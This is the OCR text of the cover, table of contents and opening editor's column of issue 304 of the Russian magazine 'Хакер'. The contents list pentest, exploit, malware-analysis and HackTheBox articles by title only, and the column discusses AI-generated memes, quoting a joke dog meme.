Хакер
№304

IP-КАМЕРЫ НА ПЕНТЕСТАХ

Самые быстрые криптолокеры изнутри

Пишем злой драйвер

Эксплоит для Telegram

№ 304

CONTENTS

▶ **(Де)генеративные мемы грядут**
Колонка главреда

▶ **MEGANews**
Самые важные события в мире инфосека за июль

▶ **IP-камеры на пентестах**
Используем видеокамеры не по назначению

▶ **Убойное видео**
Как я написал эксплоит для бага в Telegram и что было дальше

▶ **Radare2 с самого начала**
Учимся использовать опенсорсный фреймворк для анализа приложений в Linux

▶ **Принеси свой уязвимый драйвер**
Разбираем BYOVD — одну из опаснейших атак на Windows за последние годы

▶ **Золотой ключик**
Разбираем на примере принцип создания кейгенов

▶ **CobInt**
Разбираем известный бэкдор и практикуемся в реверсе

▶ **Malleable C2**
Создаем профиль для скрытой передачи данных Cobalt Strike

▶ **HTB Jab**
Применяем AS-REP Roasting при атаке на Windows

▶ **HTB Perfection**
Обходим фильтр SSTI на примере WEBrick

▶ **HTB Corporate**
Эксплуатируем Self-XSS, брутим PIN от Bitwarden и подделываем JWT

▶ **HTB WifineticTwo**
Атакуем OpenPLC и взламываем точку доступа

▶ **Недетский контроль**
Настраиваем Linux для ребенка


▶ **Разгадайка**
Пишем собственный деобфускатор для JavaScript

▶ **Асинхронная рансомварь**
Разбираем механизм самых быстрых криптолокеров

▶ **Надзор за Sysmon**
Защищаем мониторинг от атак штатными средствами Windows

▶ **ВАХ**
Измеряем вольт-амперную характеристику полупроводника при помощи Arduino

▶ **ReForge**
Улучшаем картинки, генерируемые Stable Diffusion




(ДЕ)ГЕНЕРАТИВНЫЕ МЕМЫ ГРЯДУТ!

Колонка главреда

Срочно в номер: главному редактору журнала «Хакер» попались смешные мемасы! Точнее, сами по себе они вполне обычные, а вот их изнанка способна вызвать шок будущего. И виноваты, конечно, снова нейронки. Только все смирились с тем, что машина пишет школьникам отменные рефераты, как теперь ее научили еще и шутить-прикалываться.


Андрей Письменный
Главный редактор
apismenny@gmail.com

Мемы, о которых идет речь, на первый взгляд действительно вполне ординарные. В центре какой нибудь персонаж, а вокруг короткие шуточки, высмеивающие его слабые стороны. Например, вот этот собакен думает, что он хороший мальчик, а самого много месяцев не купали; думает, что хорошо надрессирован, а сам иногда писает на коврик, ну и так далее.


AVERAGE DOG
"I'm the goodest boy" -- hasn't been bathed in months
"I need this emotional support vest" -- just wants to enter restaurants
"I'm a purebred" -- 23andMe says 37% mutt
"Squirrel!" -- can't catch one to save its life
"I understand everything you say" -- knows exactly 3 commands
"I only eat gourmet food" -- regularly eats own poop
"I protect this house" -- runs and hides during thunderstorms
"I'm so well-trained" -- still pees on the carpet sometimes
glif.app

